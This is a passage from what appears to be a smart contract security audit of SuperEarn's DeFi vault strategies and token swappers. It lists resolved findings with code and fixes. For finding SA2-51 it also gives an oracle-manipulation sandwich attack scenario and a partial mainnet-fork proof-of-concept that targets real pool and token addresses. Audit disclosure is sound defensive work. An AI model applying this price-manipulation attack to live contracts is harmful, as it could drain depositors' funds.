uint256 redeemAmount = _previewRedeem(currentPtBalance);
uint256 minPtOut = _previewSwapTokenForPt(tokenForPendle, redeemAmount)
    * (LibPendlePTStorage.BPS - s.slippageTolerance) / LibPendlePTStorage.BPS;

return _executeRollover(oldSy, oldYt, oldPt, newMarket, currentPtBalance,
tokenForPendle, minPtOut, approxParams);
```

Alleviation

[SuperEarn, 02/26/2026]: The team heeded the advice and resolved the issue in commit ec0180fe9cb04347f7f180bd3da9833a784b877e.

SA2-25 `_unstakeBatch` Uses Total NUSD Balance Instead Of Delta, Mixing In Pre-Existing NUSD

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 764~786	Resolved

Description

The `_unstakeBatch()` function converts a batch of sNUSD to USDC through an sNUSD unstake followed by a Curve pool swap. After calling `sNUSD.unstake(address(this))`, the function reads the contract's full `NUSD` balance rather than measuring the delta from the unstake operation:

```
764  // USDCToSNUSDCurveSwapper.sol — _unstakeBatch()
765  function _unstakeBatch() internal {
766      if (address(curvePool) == address(0)) revert CurvePoolNotSet();
767
768      // Unstake sNUSD -> NUSD
769      sNUSD.unstake(address(this));
770
771      // Get actual NUSD received
772
    uint256 nusdReceived = NUSD.balanceOf(address(this));  // @audit reads FULL
balance, not delta
773
774      // Calculate min USDC out with slippage protection
775      uint256 minUsdcOut = batchTotalExpectedUsdc * (BPS - maxSlippageBps) / BPS;
776
777      // Swap NUSD -> USDC via Curve
778      uint256 usdcBefore = USDC.balanceOf(address(this));
779
    curvePool.exchange(curveNusdIndex, curveUsdcIndex, nusdReceived, minUsdcOut);
780      uint256 usdcReceived = USDC.balanceOf(address(this)) - usdcBefore;
781
782      batchUnstaked = true;
783      batchAvailableUsdc = usdcReceived;
784
785      emit BatchUnstaked(nusdReceived, usdcReceived, batchTotalCount);
786  }
```

At line 771, `NUSD.balanceOf(address(this))` captures any pre-existing NUSD in the contract, not just the amount from the unstake. Pre-existing NUSD can accumulate from direct transfers, failed operations in `swapToStrategyAsset()`, or dust from prior Neutrl mint rounding. This surplus NUSD is swept into the Curve swap, inflating `batchAvailableUsdc` beyond what the batch's sNUSD contributed.

The distribution logic in `_calculateUsdcForRequest()` allocates USDC proportionally based on each request's `expectedUsdc`. The last unclaimed request receives all remaining USDC (line 807-809). When surplus NUSD inflates the batch's USDC, the last claimer captures disproportionately more value while `minUsdcOut` (based on `batchTotalExpectedUsdc`) provides weaker-than-intended slippage protection because more NUSD is swapped than accounted for.

Recommendation

Use the balance-before/after pattern to measure only the NUSD received from the unstake:

```
function _unstakeBatch() internal {
    if (address(curvePool) == address(0)) revert CurvePoolNotSet();

    uint256 nusdBefore = NUSD.balanceOf(address(this));
    sNUSD.unstake(address(this));
    uint256 nusdReceived = NUSD.balanceOf(address(this)) - nusdBefore;

    uint256 minUsdcOut = batchTotalExpectedUsdc * (BPS - maxSlippageBps) / BPS;

    uint256 usdcBefore = USDC.balanceOf(address(this));
    curvePool.exchange(curveNusdIndex, curveUsdcIndex, nusdReceived, minUsdcOut);
    uint256 usdcReceived = USDC.balanceOf(address(this)) - usdcBefore;

    batchUnstaked = true;
    batchAvailableUsdc = usdcReceived;
    emit BatchUnstaked(nusdReceived, usdcReceived, batchTotalCount);
}
```

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit bf9eeeb9107cbb14917a68a2e36b82583990b14a.

SA2-34 `previewSwapToVaultAsset` Uses ERC4626 Math, Actual Swap Uses DEX

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol (init): 374~386	Resolved

Description

The preview function uses `sUSDe.previewRedeem()` (ERC4626 share-to-asset accounting) to estimate the USDT output:

```
374  // USDTToSUSDeSwapper.sol
375
function previewSwapToVaultAsset(uint256 amount) external view override returns
(uint256 expectedOut) {
376      if (amount == 0) return 0;
377      uint256 usdeAmount = susde.previewRedeem(amount);
378      expectedOut = usdeAmount / 1e12;
379      expectedOut = expectedOut * (BPS - slippageTolerance) / BPS;
380  }
```

However, the actual `claimSwapToVaultAsset()` (line 305) does **not** perform an ERC4626 redemption. Instead, it executes an on-chain DEX swap from sUSDe → USDT. The DEX price can diverge from the ERC4626 NAV due to market impact, liquidity depth, and spot price deviations.

Impact:

This preview value is used in several calculations:

- `_calculateEstimatedTotalAssets()` — affects harvest profit/loss reporting
- `_premintCooldownVault()` — determines how many CooldownVault shares to premint
- `_finalizeRedeem()` — stores `redeemAmounts[redeemIndex]` for debt tracking

If the preview systematically overestimates actual DEX output, the strategy over-reports total assets (phantom profits), over-premints CooldownVault shares (creating unrepayable debt), and records higher `redeemAmounts` than actually received (accounting mismatch).

Recommendation

Use DEX's view functions for more accurate on-chain previews, or document that the preview is an approximation with the ERC4626 rate as an upper bound.

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit 80ad66940d1d2abc7625bc918e375aa877ea2810.

SA2-35 Preview Functions Bake In Slippage Tolerance, Causing Systematic Undervaluation In `estimatedTotalAssets`

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol (init): 251~263	Resolved

Description

The `USDTToSUSDeSwapper` preview functions are used by `PendlePTCoreFacet._calculateEstimatedTotalAssets()` to value the strategy's asset composition. Both preview functions apply the swapper's `slippageTolerance` to their output, effectively discounting the expected value before it reaches the accounting layer:

```
255  // USDTToSUSDeSwapper.sol — previewSwapToStrategyAsset()
256
function previewSwapToStrategyAsset(uint256 amount) external view override returns
(uint256 expectedOut) {
257      if (amount == 0) return 0;
258      uint256 usdeEquivalent = amount * 1e12;
259      expectedOut = susde.previewDeposit(usdeEquivalent);
260      expectedOut = expectedOut * (BPS - slippageTolerance) / BPS;
261  }
```

```
388  // USDTToSUSDeSwapper.sol — previewSwapToVaultAsset()
389
function previewSwapToVaultAsset(uint256 amount) external view override returns
(uint256 expectedOut) {
390      if (amount == 0) return 0;
391      uint256 usdeAmount = susde.previewRedeem(amount);
392      expectedOut = usdeAmount / 1e12;
393      expectedOut = expectedOut * (BPS - slippageTolerance) / BPS;
394  }
```

In `_calculateEstimatedTotalAssets()`, `previewSwapToVaultAsset()` converts the strategy's sUSDe + PT holdings to USDT-equivalent value. The baked-in slippage discount means `estimatedTotalAssets()` permanently reports ~`slippageTolerance`% less than the actual economic value. This creates a cascade of downstream effects. Harvest profit calculations in `_prepareReturn()` use `estimatedTotalAssets()`, causing systematic underreporting. The CooldownVault's `_premintCooldownVault()` uses `previewSwapToVaultAsset()` to determine the predeposit amount, minting fewer shares than justified. Vault share pricing (which depends on `estimatedTotalAssets()`) is permanently depressed, causing users to receive less value on withdrawals.

The design confusion is between "preview for accounting" (which should return the best estimate of expected output) and "preview for slippage protection" (which should return a conservative minimum). The current implementation uses a single

function for both purposes, applying the conservative discount universally.

Recommendation

We recommend the team to split the preview into two functions: a raw preview for accounting and a conservative preview for slippage protection.

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit 09af349c8aa1ecb0d45aebee79ab20190024f06a.

SA2-36 `submitExecutionWithExpectedBalance()` Caller-Controlled `expectedAssetsAfter` Bypasses Tolerance Check

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/custom/CustomStrategy.sol (0226-c6c8): 272~286	Resolved

Description

The new `submitExecutionWithExpectedBalance` function was added to handle operations that legitimately change `totalAssets()` (e.g., reward claims). Instead of comparing before/after values like `submitExecution`, it validates the actual post-execution `totalAssets()` against a caller-provided `expectedAssetsAfter`:

```
272  function submitExecutionWithExpectedBalance(
273      address[] calldata targets,
274      bytes[] calldata calldatas,
275      uint256 expectedAssetsAfter
276  ) external onlyStrategist nonReentrant {
277      _validateTargetsAndCalldatas(targets, calldatas);
278      _executeBatch(targets, calldatas);
279
    _validateAssetsChange(expectedAssetsAfter, totalAssets(),
assetsChangeTolerance);
280      emit ExecutionSubmitted(targets, calldatas);
281  }
```

Inside `_validateAssetsChange(before, after_, toleranceBps)` (line 465), `maxChange` is computed as `(before * toleranceBps) / BPS` where `before` is the caller-supplied `expectedAssetsAfter`. The `actualChange` is `|expectedAssetsAfter - totalAssets()|`.

A strategist who crafts the batch calldata always knows the resulting `totalAssets()`. They can set `expectedAssetsAfter` equal to the actual post-execution value, making `actualChange = 0`, which always passes. **The tolerance check provides zero security**.

Compare with `submitExecution` (line 256), which snapshots `totalAssets()` before execution as a non-manipulable anchor:

```
256  uint256 assetsBefore = totalAssets();
257  _executeBatch(targets, calldatas);
258  _validateAssetsChange(assetsBefore, totalAssets(), assetsChangeTolerance);
```

The existing SA2-28 finding notes that `submitExecution`'s check can be bypassed via flash loans. This new function removes even the need for flash loans — a compromised strategist can bypass the check.

Recommendation

Retain the before-execution snapshot as a non-decreasing floor:

```
function submitExecutionWithExpectedBalance(
    address[] calldata targets,
    bytes[] calldata calldatas,
    uint256 expectedAssetsAfter
) external onlyStrategist nonReentrant {
    _validateTargetsAndCalldatas(targets, calldatas);

    uint256 assetsBefore = totalAssets();
    _executeBatch(targets, calldatas);
    uint256 assetsAfter = totalAssets();

    // Hard floor: assets must not decrease from pre-execution level
    if (assetsAfter < assetsBefore) {
        revert AssetsChangeExceedsTolerance(assetsBefore, assetsAfter,
assetsChangeTolerance);
    }
    // Validate actual assets match caller's expectation within tolerance
    _validateAssetsChange(expectedAssetsAfter, assetsAfter, assetsChangeTolerance);

    emit ExecutionSubmitted(targets, calldatas);
}
```

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit e713e3da357d5be224c12457b879be5ff2d14ac1.

SA2-37 `emergencyClaimSwap` Breaks `repayPredepositDebt` For Predeposit-Linked Redeems, Causing Permanent CooldownVault Debt Lockup

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0226-c6c8): 1109~1127	Resolved

Description

In SWAPPER mode, the normal liquidation flow links a CooldownVault predeposit to a swap request:

1. `_premintCooldownVault` creates `redeemIndex` N with `swapRequestId` X via `_finalizeRedeem`.
2. It stores `s.externalRedeemIndexes[predepositId] = N` (CoreFacet line 1308).
3. After cooldown, CooldownVault calls `repayPredepositDebt(predepositId)`, which calls `_requestClaim(N)` to claim from the swapper and transfer vaultAsset back.

If governance calls `emergencyClaimSwap(N, minOut)` before step 3:

- The swapper claim succeeds. VaultAsset goes to the diamond (not CooldownVault).
- `s.redeemClaimed[N] = true` is set (line 1125).
- When CooldownVault later calls `repayPredepositDebt(predepositId)`:
  - `_requestClaim(N)` checks `s.redeemClaimed[N]` at line 426 → `true` → returns `(false, 0)`.
  - `repayPredepositDebt` receives `claimSuccess = false` → reverts with `CannotRepayByFailedClaim()` (line 211).

The predeposit debt for this `predepositId` can never be repaid through the normal `retrieveDebt` path. The CooldownVault carries a permanent outstanding debt entry. The claimed vaultAsset sits in the diamond and will be swept into CooldownVault shares via `_redepositVaultAssetSurplus()`, but this goes to the strategy's general balance, not the specific predeposit debt — creating a permanent accounting divergence.

Failure Scenario:

1. Harvest creates predeposit P linked to redeemIndex N.
2. Cooldown completes. Swap is claimable.
3. Governance calls `emergencyClaimSwap(N, minOut)` — succeeds.
4. LightKeeper calls `cooldownVault.retrieveDebt(P)` — reverts permanently.
5. CooldownVault carries uncollectable debt, degrading share price for all depositors.

Recommendation

It's recommended that the `emergencyClaimSwap` function includes a check to determine if the specified `redeemIndex` is associated with an active predeposit. If so, the function should revert, instructing governance to use the standard `retrieveDebt` process for clearing predeposit-linked redeems.

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit 754f936782e6194d233ba583ae890b2a690ee59d.

SA2-38 Unchecked Subtraction In `_prepareReturn` Round 2 May Block `harvest()` Call

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (init): 432~436	Resolved

Description

`_prepareReturn()` follows a two-round pattern: Round 1 estimates profit/loss and calls `liquidatePosition()`, then Round 2 re-reads `estimatedTotalAssets()` and recomputes the final profit/loss. In Round 2, the code performs an unchecked subtraction:

```
 432  totalAssets = IStrategyCoreFacet(address(this)).estimatedTotalAssets();
 433  totalDebt = getStrategyParams().totalDebt;
 434  _debtPayment = Math.min(_debtPayment, toReturn);
 435
assetsAfterDebt = totalAssets - _debtPayment;        // underflow if totalAssets <
_debtPayment
 436  debtAfterPayment = totalDebt - _debtPayment;
```

In Round 1, `_debtPayment` is safely clamped to `totalAssets` (line 423: `_debtPayment = Math.min(_debtOutstanding, totalAssets)`). But in Round 2, `_debtPayment` is only clamped to `toReturn` (the actual freed amount from `liquidatePosition`), not to the new `totalAssets`.

The `estimatedTotalAssets()` value can be significantly lower than `toReturn` because of how `_calculateEstimatedTotalAssets` computes the final value:

```
 611  // PendlePTCoreFacet.sol
 612
return s.remainingPredepositDebt > totalAsset ? 0 : totalAsset -
s.remainingPredepositDebt;
```

Key relationship:

- `_debtPayment ≤ toReturn ≤ want.balanceOf(address(this))` (actual CooldownVault shares held)
- `want.balanceOf` is included in the raw `totalAsset` as `pendingInvested`
- But `estimatedTotalAssets = max(0, totalAsset - remainingPredepositDebt)`
- When `remainingPredepositDebt` is significant: `estimatedTotalAssets < want.balanceOf ≤ _debtPayment`

Impact:

- `harvest()` (and by extension `vault.report()`) permanently reverts until `remainingPredepositDebt` is resolved
- The Vault cannot adjust debt ratios or reallocate capital away from the distressed strategy
- Loss reporting is blocked, potentially hiding bad debt from other strategies and users
- Recovery requires either external debt repayment or governance intervention via facet upgrade

Scenario

1. Over several harvest cycles in SWAPPER mode, the asset swapper consistently returns less than the expected vaultAsset. Each `repayPredepositDebt()` call adds the shortfall to `remainingPredepositDebt`.
2. After N cycles, `remainingPredepositDebt` accumulates to a level where `estimatedTotalAssets()` is small (or 0).
3. A keeper calls `harvest()` → `_prepareReturn(_debtOutstanding)`:
   - Round 1: `totalAssets = 200`, `_debtPayment = min(500, 200) = 200`
   - `liquidatePosition(200)` frees 190 want tokens (some slippage)
   - Round 2: `totalAssets = estimatedTotalAssets() = 180` (remainingPredepositDebt reduced the effective total)
   - `_debtPayment = min(200, 190) = 190`
   - `assetsAfterDebt = 180 - 190` → **underflow, revert**
4. `harvest()` reverts. The Vault cannot receive loss reports, cannot adjust `debtRatio`, and cannot pull funds from the distressed strategy.

Recommendation

It is recommended to use saturating subtraction here:

```
434  _debtPayment = Math.min(_debtPayment, toReturn);
435  assetsAfterDebt = totalAssets > _debtPayment ? totalAssets - _debtPayment : 0;
436  debtAfterPayment = totalDebt > _debtPayment ? totalDebt - _debtPayment : 0;
```

Alleviation

[SuperEarn, 03/03/2026]: The team heeded the advice and resolved the issue in commit 9f39bbdc51d0024864bb1d51c6016626bb83725a.

However, the current code does not use saturating subtraction for all similar implementations in other contracts. For example:

```
268 // StrategyMorphoV2Vault.sol -- prepareReturn()
269 totalAssets = estimatedTotalAssets();
270 totalDebt = getStrategyParams().totalDebt;
271
272 _debtPayment = Math.min(_debtPayment, toReturn);
273 totalAssets -= _debtPayment;   // @audit reverts if totalAssets < _debtPayment
274 totalDebt -= _debtPayment;     // @audit reverts if totalDebt < _debtPayment
```

The identical pattern also exists in `StrategyMorphoV1Vault.sol` at lines 252-257:

```
252 // StrategyMorphoV1Vault.sol -- prepareReturn()
253 totalAssets = estimatedTotalAssets();
254 totalDebt = getStrategyParams().totalDebt;
255
256 _debtPayment = Math.min(_debtPayment, toReturn);
257 totalAssets -= _debtPayment;   // @audit reverts if totalAssets < _debtPayment
258 totalDebt -= _debtPayment;     // @audit reverts if totalDebt < _debtPayment
```

These use standard Solidity 0.8 checked arithmetic. If `liquidatePosition` causes slippage or `estimatedTotalAssets()` changes between the two readings, `totalAssets` in Round 2 could be less than `_debtPayment`, causing an underflow revert. This would cause `harvest()` to permanently revert, locking the strategy.

[SuperEarn, 04/02/2026]: The team heeded the advice and resolved the issue by applying saturating subtraction in commit e619a3ecc300648c5205bb74e37b14eaea2b51c4.

SA2-39 | `USDCToSNUSDCurveSwapper` Has No `recoverTokens` Function

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 1	Resolved

Description

The three in-scope asset swapper implementations in the protocol handle token custody during multi-step cooldown/swap flows. Both `USDTToSUSDeSwapper` and `USDCToCUSDOSwapper` include a `recoverTokens()` function gated by `DEFAULT_ADMIN_ROLE` for retrieving accidentally sent or stuck tokens. `USDCToSNUSDCurveSwapper` omits this function entirely, despite holding multiple token types (sNUSD, NUSD, USDC) across its batch cooldown lifecycle.

The `USDCToSNUSDCurveSwapper` batch flow involves several state transitions where tokens reside in the contract: sNUSD is held during the ~10-day cooldown period (`batchTotalSnusd`), NUSD exists briefly between `sNUSD.unstake()` and the Curve swap in `_unstakeBatch()` , and USDC sits in the contract between `_unstakeBatch()` completion and individual `claimSwapToVaultAsset()` calls. If any operation fails partially (e.g., `sNUSD.unstake()` succeeds but the Curve swap reverts in a separate transaction), NUSD tokens could remain in the contract with no recovery mechanism.

Additionally, any ERC20 tokens sent to the contract address by mistake are permanently locked. Unlike the other two swappers, governance has no administrative path to retrieve these tokens.

Recommendation

It's recommended that the `USDCToSNUSDCurveSwapper` contract includes a `recoverTokens()` function, restricted to an administrative role, to enable the retrieval of ERC20 tokens that may become stuck or are accidentally sent to the contract.

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit 29ebc2d03b109d95ddf782a00bae5d54910209ad.

SA2-51 Spot-Manipulable `expectedUsdt` In Swap Auto-Protection Enables Oracle Deflation Sandwich Attacks

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol (0304-bf9e): 297~298, 312~319, 358~361	Resolved

Description

The `USDTToSUSDeSwapper` implements a 2-step MEV-protected swap:

step 1 (`requestSwapToVaultAsset`) locks sUSDe and records an `expectedUsdt` value;

step 2 (`claimSwapToVaultAsset`) executes the actual DEX swap. When the caller passes `minOut = 0` at claim time, the swapper auto-calculates a floor from the stored `expectedUsdt` :

```
358  // USDTToSUSDeSwapper.sol -- claimSwapToVaultAsset()
359  if (minOut == 0) {
360      minOut = request.expectedUsdt * (BPS - slippageTolerance) / BPS;
361  }
```

The `expectedUsdt` is the anchor for this protection. It is computed during `requestSwapToVaultAsset()` by querying Fluid DEX's `oraclePrice()` with `secondsAgos[0] = 0` , which returns the **instantaneous spot price** reflecting the pool's current state. The Uniswap V3 fallback quote uses `slot0().sqrtPriceX96` , the last-trade price. Both are manipulable within the same block by any actor with sufficient capital:

```
310  // USDTToSUSDeSwapper.sol -- requestSwapToVaultAsset()
311  uint256 expectedUsdt;
312  bool quoted;
313  if (fluidDexActive) {
314
    (quoted, expectedUsdt) = _quoteFluidOracle(true, amount); // @audit spot price
315  }
316  if (!quoted && uniswapV3Active) {
317
    (quoted, expectedUsdt) = _quoteUniswapV3Swap(true, amount); // @audit slot0
price
318  }
```

```
538  // USDTToSUSDeSwapper._quoteFluidOracle()
539  uint256[] memory secondsAgos = new uint256[](1);
540  secondsAgos[0] = 0; // @audit instantaneous spot -- not TWAP
```

The `requestSwapToVaultAsset()` call is not directly invocable by external users. It is triggered inside the Diamond strategy's `_finalizeRedeem()` flow, which itself is called from `harvest()`, `liquidatePosition()`, or `liquidateAllPositions()`. These are initiated by keeper transactions or Yearn Vault withdrawals that appear in the public mempool, giving an attacker a reliable signal to front-run.

The attack requires capital to move the Fluid DEX spot price ($68M TVL) and mempool monitoring capability. At 5% manipulation depth on a 100K USDT swap, the attacker extracts ~6,200 USDT; on a 500K USDT swap, ~31,000 USDT. Extracted value accumulates in `remainingPredepositDebt`, reducing `estimatedTotalAssets()` and potentially blocking further investment if it exceeds `shortfallTolerance`.

Affected Strategies: Strategies using `USDTToSUSDeSwapper` in SWAPPER mode (sUSDe-based).

Scenario

1. Attacker monitors the mempool and detects a pending `harvest()` or Yearn Vault `withdraw()` transaction. This transaction will trigger `_finalizeRedeem()` -> `requestSwapToVaultAsset()` for a 100K sUSDe swap (fair value: ~115,000 USDT)
2. Attacker front-runs: executes a large sUSDe sell (e.g., 5M sUSDe) into Fluid DEX, crashing the sUSDe/USDT spot price by ~5%
3. The strategy's `requestSwapToVaultAsset()` executes and queries `_quoteFluidOracle()`. The spot price is now deflated. `expectedUsdt` is recorded as `~109,250 USDT` instead of the fair `~115,000 USDT`
4. Attacker back-runs: buys back 5M sUSDe from the pool, restoring the price. Net cost to attacker: swap fees only (~$50-200)
5. Later, `repayPredepositDebt()` triggers `_requestClaim()` -> `claimSwapToVaultAsset(requestId, 0)`. The auto-protection computes `minOut = 109,250 * 9950 / 10000 = 108,704 USDT`
6. Attacker sandwiches the claim transaction. The strategy receives ~108,800 USDT instead of the fair ~115,000 USDT
7. The shortfall of ~6,200 USDT is added to `remainingPredepositDebt`, socializing the loss across all depositors

This attack is significantly amplified when the Fluid DEX swap reverts at claim time (step 5-6) and execution falls through to the Uniswap V3 pool. The `claimSwapToVaultAsset()` function uses a try/catch pattern where a failed Fluid swap routes the entire amount to Uniswap V3:

```
367  // USDTToSUSDeSwapper.sol -- claimSwapToVaultAsset()
368  if (fluidDexActive) {
369
    try this._executeFluidSwapSusdeToUsdt(susdeAmount, minOut) returns (uint256
result) {
370          received = result;
371          usedDex = DexType.FLUID;
372      } catch {
373          // Fluid failed, try Uniswap
374          if (uniswapV3Active) {
375              received = _executeUniswapSwapSusdeToUsdt(susdeAmount, minOut);
376              // @audit same minOut used on $0.72M TVL pool vs $68M TVL pool
```

The Uniswap V3 sUSDe/USDT pool has approximately $0.72 MTVL, roughly 1/96 th of the Fluid DEX pool$ (68M). A 100K USDT-equivalent swap through this pool produces approximately 14% price impact versus 0.15% on Fluid DEX. The attacker can deliberately trigger the Fluid revert by manipulating the pool to a state where the `minOut` cannot be satisfied on Fluid, forcing the fallback to Uniswap V3 where the already-deflated `minOut` provides minimal protection.

Proof of Concept

```
1  // SPDX-License-Identifier: BUSL-1.1
2  pragma solidity >=0.8.29 <0.9.0;
3
4  import { Test, console2 } from "forge-std/src/Test.sol";
5  import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
6  import { IERC4626 } from "@openzeppelin/contracts/interfaces/IERC4626.sol";
7  import { Math } from "@openzeppelin/contracts/utils/math/Math.sol";
8
9
import { USDTToSUSDeSwapper } from
"@superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol";
10
import { TransparentUpgradeableProxy } from
"@openzeppelin/contracts/proxy/transparent/TransparentUpgradeableProxy.sol";
11
12  /// @dev Minimal interface for Uniswap V3 pool slot0 query
13  interface IUniswapV3Pool {
14      function slot0()
15          external
16          view
17          returns (
18              uint160 sqrtPriceX96,
19              int24 tick,
20              uint16 observationIndex,
21              uint16 observationCardinality,
22              uint16 observationCardinalityNext,
23              uint8 feeProtocol,
24              bool unlocked
25          );
26  }
27
28  /**
29   * @title H-01 PoC: minOut=0 Sandwich Attack via Spot-Manipulable expectedUsdt
30   *
31
 * @notice Demonstrates the vulnerability in PendlePTCooldownFacet._requestClaim()
32
 *         which passes minOut=0 to swapper.claimSwapToVaultAsset(). While the
swapper
33
 *         has auto-protection based on `expectedUsdt`, that value is derived from a
34   *         spot price at request time -- which an attacker can manipulate BEFORE
35
 *         the request is created, deflating the stored expectedUsdt and rendering
the
36   *         auto-protection ineffective.
37   *
38
 * @dev Current state: Fluid DEX oraclePrice() reverts, so the swapper falls back to
39
 *      Uniswap V3 slot0() for expectedUsdt calculation. The Uniswap V3 sUSDe/USDT
pool
```

```
40   *      has only ~$0.72M TVL, making slot0 manipulation significantly cheaper.
41   *
42   *      Vulnerability flow:
43   *      1. PendlePTCooldownFacet._requestClaim() calls:
44   *            s.assetSwapper.claimSwapToVaultAsset(swapRequestId, 0);
45
 *         passing minOut = 0 unconditionally (line 407 of
PendlePTCooldownFacet.sol).
46   *
47   *      2. USDTToSUSDeSwapper.claimSwapToVaultAsset() auto-calculates minOut:
48   *            if (minOut == 0) {
49
 *               minOut = request.expectedUsdt * (BPS - slippageTolerance) / BPS;
50   *            }
51
 *         This looks safe, BUT expectedUsdt was recorded at REQUEST time from spot
price.
52   *
53   *      3. USDTToSUSDeSwapper.requestSwapToVaultAsset() records expectedUsdt by:
54   *         - First trying Fluid DEX oraclePrice() (currently REVERTS)
55   *         - Falling back to Uniswap V3 slot0() (SPOT price, manipulable)
56   *
57   *      4. Attack: Attacker dumps sUSDe into Uniswap V3 pool BEFORE
58
 *         requestSwapToVaultAsset(), crashing slot0 price. Deflated expectedUsdt
59   *         is stored. Attacker buys back after. At claim time, auto minOut is
60   *         based on the deflated value -- strategy gets sandwiched.
61   */
62  contract H01_MinOutZero_PoC is Test {
63      // ============================================
64      // CONSTANTS
65      // ============================================
66
67      address public constant USDT = 0xdAC17F958D2ee523a2206206994597C13D831ec7;
68      address public constant SUSDE = 0x9D39A5DE30e57443BfF2A8307A4256c8797A3497;
69
    address public constant UNISWAP_POOL =
0x7EB59373D63627be64b42406B108B602174B4CCC;
70
    address public constant UNISWAP_ROUTER =
0x68b3465833fb72A70ecDF485E0e4C7bD8665Fc45;
71      uint24 public constant UNISWAP_FEE = 100; // 0.01%
72
73      uint256 public constant STRATEGY_SUSDE = 80_000 * 1e18; // 80K sUSDe
74
    uint256 public constant ATTACK_DUMP = 500_000 * 1e18; // 500K sUSDe (enough for
$0.72M TVL pool)
75
76
    address public constant USDT_WHALE = 0x47ac0Fb4F2D84898e4D9E7b4DaB3C24507a6D503;
77
78      // ============================================
79      // STRUCTS (to avoid stack-too-deep)
```

```
80      // ============================================
81
82      struct PriceSnapshot {
83          uint160 sqrtPriceX96;
84          uint256 expectedUsdt;
85      }
86
87      struct ClaimResult {
88          uint256 autoMinOut;
89          uint256 received;
90          uint256 balChange;
91      }
92
93      // ============================================
94      // STATE
95      // ============================================
96
97      USDTToSUSDeSwapper public swapper;
98      IERC20 public usdt;
99      IERC4626 public susde;
100
101      address public governance;
102      address public strategy;
103      address public proxyAdmin;
104      address public attacker;
105
106      // ============================================
107      // SETUP
108      // ============================================
109
110      function setUp() public {
111
        vm.createSelectFork(vm.envOr("ETH_RPC_URL", string("https://ethereum-
rpc.publicnode.com")));
112
113          governance = makeAddr("governance");
114          strategy = makeAddr("strategy");
115          proxyAdmin = makeAddr("proxyAdmin");
116          attacker = makeAddr("attacker");
117
118          usdt = IERC20(USDT);
119          susde = IERC4626(SUSDE);
120
121          // Deploy swapper via proxy (same pattern as existing fork test)
122          USDTToSUSDeSwapper impl = new USDTToSUSDeSwapper();
123
        bytes memory initData = abi.encodeCall(USDTToSUSDeSwapper.initialize, (USDT,
SUSDE, governance));
124
        TransparentUpgradeableProxy proxy = new
TransparentUpgradeableProxy(address(impl), proxyAdmin, initData);
125          swapper = USDTToSUSDeSwapper(address(proxy));
126
```

```
127         // Authorize strategy
128         vm.prank(governance);
129         swapper.authorizeStrategy(strategy);
130 
131         // Set slippage tolerance to 50 BPS (0.5%)
132         vm.prank(governance);
133         swapper.setSlippageTolerance(50);
134 
135         // Fund strategy with sUSDe
136         deal(SUSDE, strategy, 500_000 * 1e18);
137         vm.prank(strategy);
138         IERC20(SUSDE).approve(address(swapper), type(uint256).max);
139 
140         // Fund attacker with sUSDe for dump
141         deal(SUSDE, attacker, ATTACK_DUMP * 3);
142 
143         // Fund attacker with USDT for buyback
144         vm.prank(USDT_WHALE);
145 
        (bool ok,) = USDT.call(abi.encodeWithSignature("transfer(address,uint256)",
attacker, 10_000_000 * 1e6));
146         require(ok, "USDT xfer failed");
147 
148         // Approve Uniswap router for attacker
149         vm.startPrank(attacker);
150         IERC20(SUSDE).approve(UNISWAP_ROUTER, type(uint256).max);
151 
        (ok,) = USDT.call(abi.encodeWithSignature("approve(address,uint256)",
UNISWAP_ROUTER, type(uint256).max));
152         require(ok, "USDT approve failed");
153         vm.stopPrank();
154     }
155 
156     // ============================================
157     // HELPERS
158     // ============================================
159 
160     /// @dev Get current Uniswap V3 slot0 sqrtPriceX96
161     function _getSlot0Price() internal view returns (uint160) {
162         (uint160 sqrtPriceX96,,,,,,) = IUniswapV3Pool(UNISWAP_POOL).slot0();
163         return sqrtPriceX96;
164     }
165 
166 
    /// @dev Calculate expectedUsdt from Uniswap V3 slot0 (same math as swapper's
_quoteUniswapV3Swap)
167     /// sUSDe is token0, USDT is token1: sUSDe → USDT = multiply by price
168 
    function _calcExpectedUsdt(uint256 susdeAmt) internal view returns (uint256) {
169         uint256 sqrtP = uint256(_getSlot0Price());
170 
        return Math.mulDiv(Math.mulDiv(susdeAmt, sqrtP, 1 << 96), sqrtP, 1 << 96);
171     }
```

```
172
173
    function _claimAndMeasure(uint256 reqId) internal returns (ClaimResult memory r)
{
174         (, , uint256 stored, ) = swapper.getDetailedSwapRequest(reqId);
175         r.autoMinOut = stored * 9950 / 10_000;
176
177         uint256 balBefore = usdt.balanceOf(strategy);
178         vm.prank(strategy);
179         r.received = swapper.claimSwapToVaultAsset(reqId, 0);
180         r.balChange = usdt.balanceOf(strategy) - balBefore;
181     }
182
183     /// @dev Execute a swap through Uniswap V3 router (exactInputSingle)
184     function _uniswapSwap(
185         address sender,
186         address tokenIn,
187         address tokenOut,
188         uint256 amountIn
189     )
190         internal
191         returns (uint256 amountOut)
192     {
193         uint256 balBefore = IERC20(tokenOut).balanceOf(sender);
194
195         // SwapRouter02.exactInputSingle selector = 0x04e45aaf
196         bytes memory data = abi.encodeWithSelector(
197             0x04e45aaf,
198             tokenIn,
199             tokenOut,
200             UNISWAP_FEE,
201             sender,
202             amountIn,
203             0, // amountOutMinimum
204             0 // sqrtPriceLimitX96
205         );
206
207         vm.prank(sender);
